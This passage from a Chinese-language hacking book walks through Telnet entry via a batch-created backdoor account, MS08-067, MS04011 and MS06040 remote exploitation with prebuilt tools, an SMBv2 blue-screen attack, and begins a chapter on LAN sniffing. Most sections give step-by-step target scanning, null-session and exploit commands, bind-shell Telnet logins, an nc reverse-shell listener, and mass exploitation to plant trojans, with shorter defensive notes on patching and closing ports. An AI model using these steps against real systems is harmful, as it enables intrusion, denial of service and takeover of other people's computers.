
注意 ATTENTION

黑客在入侵的时候，很多情况下都要使用命令来管理 Windows XP SP2 的防火墙规则，读者可以在命令提示符下使用“netsh firewall add portopening”命令，系统会比较详细地告诉你如何来使用这些命令。

4. 利用Telnet登录XP系统

一旦目标主机的用户运行了前面制作的脚本文件，就可以对该主机进行入侵了。


STEP1 首先在本计算机中打开命令提示符窗口，并键入“telnet”命令，然后输入参数“o”连接目标主机。




等待输入目标主机名字

STEP2 首先填写目标主机 IP 地址，并在提示中输入字符“n”，然后填写前面我们制作的后门账户（sysbak）以及密码（123456），登录该目标

主机。




此处填写“n”否则将会连接失败



填写账户密码

STEP3 登录成功，黑客可以在命令提示符的环境中



通过命令行对目标主机进行操作

5. Telnet中的操作


Telnet 客户有两种工作模式：Telnet 命令模式和 Telnet 会话模式。Telnet 命令模式允许 Telnet 终端打开或关闭到目标主机的连接，显示操作参数、设置终端选项、打印状态以及退出程序。

一旦连接到目标主机，就进入 Telnet 会话模式。这是最常见的模式。登录后，用户将接收到一个命令提示符的会话。这时，用户就可以利用该命令提示符对目标主机进行任意的操作了。

一旦连接到主机，就可以从会话模式返回到命令模式，以便更改终端设置。按【CTRL +]】可以从 Telnet 会话模式转到 Telnet 命令模式。按【ENTER】可以返回到该“Telnet”会话模式。

DOS 中的大多数命令都能在 Telnet 中使用，我们现在就在目标主机下制作文本来警告对方系统存在漏洞，该文本写下如下信息“Hacker was here！”，这里使用“copy”命令，在命令提示符中输入“copy con hacker.txt”然后写下

“Hacker was here！”信息，如下图所示。最后按【Ctrl+Z】，并敲击【ENTER】键退出。



创建一个警告信息的文本文件

注意 ATTENTION

Telnet 操作只是文本控制模式，如果使用 DOS 的外部命令“edit”来编辑文本，将无法进行操作，这是因为“edit”命令是带有图形操作界面的。

6. Telnet登录失败可能遇到的原因

如果无法登录到目标主机中，可能有下列原因造成：

- 被黑者根本就没有执行批处理文件，系统后门为被打开，故无法登录。
- 被黑者执行了批处理文件，可是系统未重新启动，故 Telnet 服务还未被开启。
- 被黑者没有管理员权限，无法使用 net 命令开启服务并创建后门账户。
- 被黑者执行了批处理文件，发现后门开启，并关闭了后门
- 目标主机中安装了第三方防火墙，阻止了 Telnet 通信

4.3.4 防范黑客远程控制

使用批处理文件来开启后门有个好处是不会被杀毒软件查杀，我们不要随意运行附带批处理文件或注册文件就能很好的防范黑客入侵，如果确实有需要运行批处理文件，建议首先通过记事本打开该批处理文件进行查看，以防万一。防范 Telnet 入侵只要做到以下几点即可：

1. 关闭Telnet服务

一般来说，家用电脑并不需要提供 Telnet 服

务，所以关闭它，并不影响我们平常的使用。依次进入“控制面板”→“管理工具”→“服务”找到 Telnet 服务，关闭即可。

2. 查看可以用户名称

黑客要入侵系统往往会创建后门账户，若发现可疑账户，请立即删除。

3. 设置复杂密码

拥有较强密码的账户可以防范许多黑客入侵，请用户不要怕麻烦，设置简单或空密码。

4.4 缓冲区溢出漏洞攻防

随着 Windows 版本的提升，其安全性也越来越强，如果不是用户疏忽大意，黑客很难有机可乘。但是这并不代表黑客无计可施，如果你的系统漏洞被黑客抓住，也同样有可能被入侵。

4.4.1 什么是缓冲区溢出漏洞

开发操作系统非常复杂，漏洞在所难免，但有的漏洞可以让黑客把你的电脑控制住，缓冲区溢出漏洞就是其中之一，当然漏洞也是特定的，随着软件的升级，这种漏洞很可能被修补，所以最有效的防范就是升级。

1. 什么是缓冲区溢出

缓冲区是程序运行的时候机器内存中的一个连续块，它保存了给定类型的数据，随着动态分配变量会出现问题。大多数时候为了不占用太多的内存，一个有动态分配变量的程序在程序运行时才决定给它们分配多少内存。这样下去的话，如果说要给程序在动态分配缓冲区放入超长的数据，它就会溢出了。

2. 为什么黑客会利用溢出夺取权限

缓冲区溢出是非常普遍和危险的漏洞，在各种操作系统、应用软件中广泛存在。产生缓冲区溢出的根本原因在于，将一个超过缓冲区长度的字符串复制到缓冲区，就会溢出。造成两种后果，一是过长的字符串覆盖了相邻的存储单元，引起程序运行失败，严重的可引起死机、系统重新启动等；二是利用这种漏洞可以执行任意指令，甚

至可以取得系统特权，使用一类精心编写的程序，可以很轻易地取得系统的超级用户权限。

缓冲溢出攻击指的是一种系统攻击的手段，通过往程序的缓冲区写入超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其他指令，以达到攻击的目的。据统计，通过缓冲区溢出进行的攻击占有所有系统攻击总数的 80% 以上。

缓冲区是内存中存放数据的地方。在程序试图将数据放到机器内存中的某一个位置的时候，因为没有足够的空间就会发生缓冲区溢出。而人为的溢出则是有一定意图的，黑客写一个超过缓冲区长度的字符串，然后植入到缓冲区。缓冲区溢出成为远程攻击的主要手段，其原因在于缓冲区溢出漏洞给予了黑客所想要的一切：植入并且执行攻击代码。被植入的攻击代码以一定的权限运行有缓冲区溢出漏洞的程序，从而得到被攻击主机的控制权。大多数造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

3. 缓冲区溢出攻击的方法

缓冲区溢出攻击的目的在于扰乱具有某些特权的运行程序的运行。这样可以让黑客取得程序的控制权，如果该程序具有足够的权限，那么整个主机就被控制了。一般而言，为了夺取系统管理员权限，黑客必须在程序的地址空间里安排适当的代码或通过适当的初始化寄存器和存储器，让程序跳转到安排好的地址空间执行。

4. 如何防范缓冲区溢出攻击

缓冲区溢出是由于软件的开发者在编写软件时缺乏全面的考虑，对一些函数参数的长度及范围没有过细的限制。当程序做成软件产品以后，用户即使发现了其中存在漏洞也无能为力，他们一方面可以关闭软件受影响部分的功能，另一方面可以向软件的发行商求助，索取补丁程序。这就要求软件的作者编写补丁程序来完善软件，以提高自己的服务质量。作为软件的开发人员为了尽量避免亡羊补牢的事情发生，应在编写源代码时多方面考虑，仔细设计。

4.4.2 分析MS08-067远程溢出漏洞

前面说过了，黑客会专门根据操作系统的漏洞来设计出特定的攻击程序，不过远程溢出漏洞有很强的时效性，黑客会抓紧时间利用这个漏洞还未被普遍补上的时机进行攻击，一旦过了这段时间，漏洞补上之后就很难再重现远程溢出攻击了，所以我们所举例子中的漏洞很可能被修补。

1.什么是MS08-067远程溢出漏洞

这里以 MS08-067 远程溢出漏洞举例，它由于 Windows 系统中 RPC 存在缺陷造成的，Windows 系统的 Server 服务在处理特制 RPC 请求时存在缓冲区溢出漏洞，远程攻击者可以通过发送恶意的 RPC 请求触发这个溢出，如果受影响的系统收到了特制伪造的 RPC 请求，可能允许远程执行代码，导致完全入侵用户系统，以 SYSTEM 权限执行任意指令并获取数据，并获取对该系统的控制权，造成系统失窃及系统崩溃等严重问题。


受 MS08-067 远程溢出漏洞影响的系统非常多，受影响的操作系统有 Windows XP /2000/ Vista/2003 等。除 Windows Server 2008 Core 外，基本上所有的 Windows 系统都会遭受此漏洞的攻击，特别是在 Windows 2000、Windows XP 和 Windows Server 2003 系统，攻击者可以利用此漏洞无需通过认证运行任意代码。这个漏洞还可能被蠕虫利用，此安全漏洞可以通过恶意构造的网络包直接发起攻击，并且攻击者可以获得完整权限，因此该漏洞很可能会被用于制作蠕虫以进行大规模的攻击。

2.扫描MS08-067远程溢出漏洞


在利用 MS08-067 远程溢出漏洞进行攻击前，首先要找到要攻击的主机目标。由于启用了 RPC 服务的 Windows 系统往往会开放 445 端口，因此攻击者只要使用专业端口扫描工具扫描 445 端口，即可获取可溢出的主机列表。这里使用的是 X-Scan。

运行 X-Scan 后，首先需要设置扫描的目标 IP 地址段。单击工具栏上的“扫描参数”


按钮，选择“检测范围”选项，在“指定 IP 范围”里可以输入一个固定的 IP 地址或 IP 地址段。




STEP2 切换到“全局设置”→“扫描模块”选项，设置扫描模块为“开放服务”。



STEP3 在“插件设置”→“端口相关设置”中，将待检测的端口改为“445”。



STEP4 在“全局设置”→“其它设置”中，将扫描类型设置为“无条件扫描”。



STEP5 最后在“全局设置”→“扫描报告”中勾选“扫描完成后自动生成并显示报告”项，设置完毕后单击确定按钮，关闭对话框。


STEP6 单击工具栏上的“开始扫描”按钮，X-Scan 就开始工作了。确定后，即可开始进行扫描。扫描结束后，会自动弹出一个扫描结果窗口查看到扫描结果。如果发现开放了 445 端口的主机，那么这些主机只要未及时打上补丁，都很可能遭受攻击成为入侵者的肉鸡！



4.4.3 MS08-067远程溢出漏洞攻防

现在我们可以一个一个的尝试溢出攻击

扫描出来的目标了。首先，下载溢出攻击工具“MS08-067 远程溢出漏洞利用工具”，并将其解压于 C 盘根目录下。单击“开始”菜单→“运行”，输入命令“CMD”，回车后打开命令提示符窗口。进入溢出工具所有的文件夹目录下，执行命令“MS08-067.exe”，可看到溢出工具命令使用格式为：MS08-067.exe <Server>，将其中的 Server 换为自己要攻击的远程主机就可以了。




1. 建立空连接

在攻击前，首先要与目标主机建立一个空连接，这里假设我们要攻击的目标主机为“192.168.142.129”，可执行如下命令：

```
net use \\192.168.142.129 "" /user:""
```

命令执行后，即可与远程主机建立一个空连接。



注意 ATTENTION

这一步不是必须的，如果有的主机无法溢出成功，可以先进行空连接。而有的主机则不必建立空连接，即可进行溢出。

2. 执行远程溢出

建立空连接后，即可进行溢出攻击了。攻击命令如下：

```
MS08-067.exe 192.168.142.129
```

执行攻击命令后，溢出程序就会自动与远程主机建立 SMB 连接，并进行溢出攻击。

066 PCDIY 网络安全秘技


3. 溢出返回结果

溢出攻击后，往往会有不同的返回结果提示信息，一般有三种情况：

如果返回的信息为：

SMB Connect OK!

Maybe Patched!




那么说明远程主机上可能已经打上了该溢出漏洞补丁，虽然可以建立 SMB 连接，但是无法攻击成功。

注意 ATTENTION

出现“Maybe Patched!”提示的计算机也可能溢出成功。


如果返回信息为：Make SMB Connection error:53 或者 Make SMB Connection error:1219，后面的数字可能是变化的。那么说明该主机没有开机连网或者没有安装 Microsoft 网络的文件和打印机共享协议 或没有启动 Server 服务，因此无法进行溢出。



还有一种情况是返回信息为：

SMB Connect OK!

RpcExceptionCode() = 1722




出现这样的情况，溢出失败，对方开启了防火墙。

那么最后就是成功的提示信息了：

SMB Connect OK!

Send Payload Over!



出现这样的提示，说明溢出成功，成功的发送溢出模块并绑定在了远程主机端口上。

注意 ATTENTION


该软件仅仅对台湾和简体中文版本有效，对其他版本的服务器及时存在 445 漏洞也无法溢出，原因是操作系统溢出点内存地址不同。

4. 远程登录


现在溢出成功后就可以远程登录了，登录命令很简单：Telnet IP 地址 4444

直接用 Telnet 连接远程主机 IP 地址的 4444 端口就可以了。这里执行了命令：

Telnet 192.168.142.129 4444



成功的连接上了远程主机。在远程主机上执行命令“netstat -an”时，可以看到开放了 4444 端口，这就是溢出打开的端口。



黑客通过 Telnet 控制了远程主机后，就可以进行一系列的行动了，例如创建后门、安装木马等等，

注意 ATTENTION

对于没有升级补丁的电脑，MS08-067 远程溢出成功率可达 30% 以上。一般来说，只要远程主机上未安装防火墙，并且同时开启了 Computer Browser、Server、Workstation 这三个系统服务，并且存在此溢出漏洞，通常都可以溢出成功。

5. 防范 MS08-067 远程溢出

造成盗版用户黑屏的补丁是 KB892130，这个漏洞的安全补丁编号是 KB958644，我们只要安装此补丁就可以了，也可以通过第三方工具，下载补丁包打上该补丁。

另外，将 Computer Browser、Server、Workstation 这三个系统服务关闭，毕竟这三个服务在大多数情况下是用不到的。同时，为了防止以后 RPC 又出现什么漏洞，最好是安装防火墙，关闭本机的 445 端口。


4.4.4 MS04011 缓冲区溢出实例

MS04011 溢出漏洞也是 Windows 的一个特定的系统缓冲区漏洞，所以也需要专门针对于该漏洞的攻击程序——ms04011.cab，黑客入侵的方式也大同小异，下面简单介绍一下。

MS04011 溢出入侵实例。准备工具：ms04011.cab、DSScan.exe。


STEP1 利用 ms04011.exe 进行溢出。格式为：ms04011.exe 0 (或者 1) IP。

如下图所示，这里用 ms04011>ms04011.exe 1 192.168.101.220。当一段时间不动了，表示溢出正在进行，一段时间以后，就可以 Telnet 了。




STEP2 当溢出完毕以后，再开个 CMD，Telnet 上去。

格式为：telnet IP 1234 (1234 是端口号)。



STEP3 运行 Ipconfig，现在已经得到了一个对方的 Shell。



4.4.5 通用批量溢出工具

前面的方法操作的步骤又是比较的繁琐。其实完全可以借用一款工具，使得操作的步骤由纯手工变成半自动。现在来看看“通用批量溢出程序”这款程序的使用方法。

STEP1 运行“通用批量溢出程序”，并在界面上的“程序名”中输入漏洞溢出程序的名称，比如“ms06040.exe”。

该漏洞溢出工具的使用方法为：ms06040.exe <host> <reverse addr> <reverse port> <os type>，其中 <host> 表示远程计算机的 IP 地址，<reverse addr> 表示本地计算机当前的 IP 地址，<reverse port> 表示本地计算机打开的监听端口，<os type> 表示远程计算机系统的语言版本，1 代表 Windows 2000 sp4，2 代表 Windows XP SP1……



查看工具使用方法

通用批量溢出程序的“前缀名称”选项是指在命令格式中，位于远程计算机 IP 地址前的参数，比如有的溢出程序要根据攻击目标操作系统不同，使用数字进行区别。从前面的漏洞利用工具介绍


来看，这个演示的漏洞不用设置该选项。

STEP2 单击程序界面中的“浏览”按钮，设置扫描出存在漏洞的远程计算机的列表文件路径。

STEP3 在“端口”选项设置用于监听的端口信息，端口最好设置为不常用的端口不然容易冲突。

STEP4 勾选“后缀参数”项，在其中按照溢出程序的格式填入本地的 IP 地址等信息，也可以把本机 IP 填到端口后面中间用空格格开。

STEP5 在程序界面中勾选“反向连接方式”选项，接着在“监听命令”中输入监听命令行：“nc.exe -vv -l -p 4466”，这里的监听端口需要和“端口”中设置的端口一样。最后在“运行”后输入要同时打开的监听窗口数目，这个项目可以根据搜索到的漏洞系统个数，进行适当的操作设置。



配置批量溢出程序

STEP6 所有的设置完毕后，单击“监听”按钮就可以在本地打开命令窗口进行监听了。

STEP7 单击“开始”按钮程序会询问用户是否开启了监听功能，确定后就可以开始进行批量溢出了，等成功溢出得到 shell 后黑客就可以控制了，例如通过 FTP、Tftp 等命令上传木马程序，最终成功的将这些存在 MS06040 漏洞的远程计算机变成肉鸡。

4.4.6 Windows蓝屏漏洞揭秘

蓝屏漏洞也是因为缓冲区溢出造成的，它主要威胁的是使用 Windows Server 2008 的服务器，对 Vista 系统也有一定的影响。

1.Windows蓝屏漏洞的影响

使用 Windows Server 2008 作为服务器操作系统的，是邮件服务器、网站服务器、数据服务器、域名服务器等。一旦服务器蓝屏了，管理员很可能不会在第一时间知道，这是因为很多服务器都没有配专用的显示器，服务器就会在一段时间内停止服务。

如果是网站服务器停止服务了，服务器上的所有网站都无法访问；如果是邮件服务器停止服务了，邮件就不能中转发送；如果是数据服务器停止服务了，可能会导致数据支持的系统崩溃，例如网游、网银等系统；如果是域名服务器停止服务了，网站也无法打开。

2.SMB溢出的原理

导致蓝屏漏洞出现的原因，是一个名为 SRV2.SYS 的驱动文件不能正确地处理畸形数据结构请求。如果黑客恶意构造一个恶意畸形的数据报文发送给安装有 Windows Server 2008 的服务器，那么就会触发越界内存引用行为，让黑客可以执行任意的恶意代码。

小知识 ATTENTION

SMB (Server Message Block, 又称 Common Internet File System) 是由微软开发的一种软件程序级的网络传输协议，主要作用是使一个网络上的机器共享计算机文件、打印机、串行端口和通讯等资源。它也提供认证的进程间通信功能。它主要用在装有 Microsoft Windows 的机器上，这样的机器被称为 Microsoft Windows Network。SMB v2 是 SMB 协议的最新升级版。

做一个形象的比喻，这就如同一座大桥的检查站一样，检查人员只根据卡车上标注的吨位来估算卡车能否通过这座桥，而事实上黑客可以让一辆超载的卡车同样标注上合格的吨位通过检查站。由于没有做真正的称重，检查人员只凭标注吨位来识别，最终导致超载的卡车危及大桥安全，导致桥毁车亡。

3.实测蓝屏漏洞


STEP1 准备好蓝屏漏洞的测试程序，然后使

用一款扫描器，例如 SuperScan、流光、X-Scan 等。


STEP2 打开扫描器，在 IP 地址一栏中输入想扫描的网络段落，例如“192.168.1.1”作为起始段，“192.168.255.255”作为结束段。然后在设置扫描端口：445，之后就可以扫描了。

如果有开启 445 端口的 Windows Server 2008，那么就意味着黑客可以发动蓝屏攻击了。测试中，我们准备了一台装有 Windows Server 2008 并开启 SMB 共享协议的服务器，扫描记录下该服务器 IP 地址之后，准备发动攻击测试。

STEP3 在扮演攻击方的电脑中，我们打开“命令提示符”，将测试程序放在 C 盘根目录，然后在 C:\> 根目录下，输入攻击命令：SMBv2.exe [被攻击服务器 IP 地址]。



我们以最快的速度跑到被攻击测试服务器面前，看到了下面的一幕。



4.防范漏洞

有安全研究员发现，通过新的手段可以利用该漏洞执行黑客制定的恶意代码，例如后门、木马，最终实现控制整台服务器的目的。

如果黑客能够实现控制文件共享服务器，也就意味着保存在服务器中的企业数据将受到威胁。作为管理员除了即时更新系统以外，管理员应该手动在防火墙上关闭 139 端口和 445 端口，这种方法可以屏蔽来自 Internet 的所有的未经请求的入站通信，但是停止该协议后，客户端用户也不再能正常使用网络内共享的文档和打印机了。

第5章 盗取局域网信息的嗅探器

人们谈到黑客攻击，一般所指的都是以主动方式进行的，例如利用漏洞、木马或者猜测系统密码的方式对系统进行攻击。但是其实还有一类危害非常大的被动攻击方式往往为大家所忽视，那就是利用嗅探（Sniffer）攻击。嗅探攻击一般发生在局域网中，如果你的信息被莫名地泄露，除了查杀木马以外，还得注意嗅探器这个隐藏的幽灵。

5.1 嗅探器如何截取信息

嗅探器可以是一个程序或者是一个硬件设备，它能监听网络上的数据传输，确认数据的来源与类型，当然嗅探器也能捕获密码甚至更多……

5.1.1 嗅探器应用范围

或许有人比较兴奋了：我有网络，也有电脑，还有网络嗅探工具，那我能不能把某个收费电影站甚至国防部网站的账号密码记录下来呢？当然这也不是不可能，但是前提是你有足够能力在相关站点实体服务器的网关或路由设备上接入一个监听设备，否则凭一台你自己家里的计算机是无法实现的。这就是“监听”的弱点：它要求监听设备的物理传输介质与被监听设备的物理传输介质存在直接联系或者数据包能经过路由选择到达对方，即一个逻辑上的三方连接。能实现这个条件的只有以下情况：

- 监听方与通讯方位于同一物理网络，如局域网

- 监听方与通讯方存在路由或接口关系，例如通讯双方的同一网关、连接通讯双方的路由设备等

因此，直接用自己家里的计算机去嗅探国防部网站的数据是不可能的，你看到的只是属于你自己领域的数据包，那些害怕自己在家上网被远方入侵者监听的朋友大可以松口气了（你机器上有木马的情况除外），除非入侵者控制了你的网关设备，但这需要入侵者具有高级的入侵技术，而一个有高级技术的入侵者会稀罕普通家庭

用户使用的一台计算机吗？

不过监听行为是会对通讯方造成损失的，一个典型例子是在1994年的美国网络窃听事件，一个不知名的人在众多的主机和骨干网络设备上安装了网络监听软件，利用它对美国骨干互联网和军方网窃取了超过100000个有效的用户名和口令，引发了重大损失，而“监听”技术，就是在那次事件以后才从地下走向公开化的。下面我们更深入一层了解如今最常见的网络监听。

5.1.2 嗅探的前提条件


由于前面说过的原因，嗅探技术不太能在公共网络设备上使用（仅指入侵行为的安装方式，因为网络管理员要在某个路由设备上设置监听是简单的事情），所以当今最普遍的嗅探行为并不是发生在Internet上的，而是各个或大或小的局域网，因为它很显然满足监听技术需要的条件：监听方与通讯方位于同一物理网络。为什么要在同一物理网络呢？这还得从局域网内计算机通信的原理说起。

要发生监听事件，就必须有至少两台计算机处于通讯状态，而监听的实质也是数据的传输，这就要求窃听者自身也处于通讯网络中，而实现局域网通讯的基础是以太网模型（Ethernet），它包括物理上的数据传输设备如网卡、集线器和交换机等，除此之外还需要逻辑上的软件、网络协议和操作系统支持，如网卡驱动程序、TCP/IP协议、NetBIOS协议、多种寻址和底层协议等，具备了这些条件，计算机才可以实现完整的通讯

过程。


在局域网中，计算机之间要互相发送信息的话，实际上是通过 MAC 地址来收发，而 IP 地址是作为门牌号码作为识别，在 MAC 地址和 IP 地址之间对应了一个协议，那就是 ARP（Address Resolution Protocol）协议中文翻译为地址解析协议，几乎操作系统里面都会有个地址缓冲池来记录 IP 与 MAC 的对应情况！

在局域网中，当一台计算机要查找另一台计算机时，它必须把目标计算机的 IP 通过 ARP 协议（地址解析协议）在物理网络中广播出去，“广播”是一种让局域网中任意一台计算机都能收到数据的数据发送方式，其他计算机收到数据后就会判断这条信息是不是发给自己的，如果是，就会返回回答，在这里它会返回自身的 MAC 地址，这一步被称为“ARP 寻址”。



局域网两计算机建立连接图例

当“源计算机”收到有效的回应时，它就得知了“目标计算机”的 MAC 地址并把结果保存在系统的地址缓冲池里，下次传输数据时就不需要再次发送广播了，这个地址缓冲池会定时刷新重建，以免造成数据老旧和错误。当前活动的 ARP 表可以使用 `arp -a` 命令查看。



查看IP与MAC地址

通过前面介绍的广播寻址后，“源计算机”的网卡驱动程序就可以将数据发送到“目标计算机”的 MAC 地址上了，这样就实现了数据的传送。简单的说，数据在局域网内的最终传输目标地址是对方网卡的 MAC 地址，而不是 IP 地址，IP 地址在局域网里只是为了协助系统找到 MAC 地址而已。

而就是因为这个寻址结构，最终导致了监听实现的发生。那么，发生在 Internet 上的监听又是怎么进行的呢？Internet 并不采用 MAC 地址寻址，因此不可能发生类似局域网内的监听案例，实际上，Internet 上的监听是因为数据必须通过的路由网关路由设备被做了手脚，不属于这里讨论范围。

5.1.3 共享式窃听

所谓的“共享式”局域网 (Hub-Based LAN)，指的是早期采用集线器 HUB 作为网络连接设备的传统以太网的结构，在这个结构里，所有机器都是共享同一条传输线路的，集线器没有端口的概念，它的数据发送方式是“广播”，集线器接收到相应数据时是单纯的把数据往它所连接的每一台设备线路上发送的，例如一台机器发送一条“我要和小金说话”的报文，那么所有连接这个集线器的设备都会收到这条报文，但是只有名字为“小金”的计算机才会接收处理这条报文，而其他无关的计算机则会“不动声色”的抛弃掉该报文。



接收报文图示

因此，共享以太网结构里的数据实际上是没有隐私性的，只是网卡会“君子”化的忽略掉与自己无关的“闲言碎语”罢了，但是很不巧，网卡在设计时是加入了“工作模式”的选项的，正是这个特性导致了噩梦。

每块网卡基本上都会有以下工作模式：Unicast、Broadcast、Multicast、Promiscuous，一般情况下，操作系统会把网卡设置为 Broadcast（广播）模式，在 Broadcast 模式下，网卡可以接收所有类型为广播报文的数据帧——例如 ARP 寻址，此外它会忽略掉目标地址并非自己 MAC 地址的报文，即只接收发往自身的数据报文、广播和组播报文，这才是网卡的正常工作模式；如果一块网卡被设置为 Unicast 或 Multicast 模式，在局域网里可能会引发异常，因为这两个模式限制了它的接收报文类型；而 Promiscuous（混杂）模式，则是罪恶的根源。在混杂模式里，网卡对报文中的目标 MAC 地址不加任何检查而全部接收，这样就造成无论什么数据，只要是路过的都会被网卡接收的局面，监听就是从这里开始的。

一般情况下，网卡的工作模式是操作系统设置好的，而且没有公开模式给用户选择，这就限制了普通用户的监听实现，但是自从嗅探器（Sniffer）家族发展到一定程度后，开始拥有了设置网卡工作模式的权力，而且矛头直指 Promiscuous，任何用户只要在相应选择上打个勾，他的机器就变成了可以记录局域网内任何机器传输的数据的耳朵，由于共享式局域网的特性，所有人都是能收到数据的，这就造成了不可防御的信息泄漏。

可是，最终这种监听方式还是被基本消灭了，人们用了什么手段呢？很简单，局域网结构升级了，变成“交换式局域网”。但是魔高一丈，若干年后，监听再次卷土重来。

5.1.4 交换式窃听

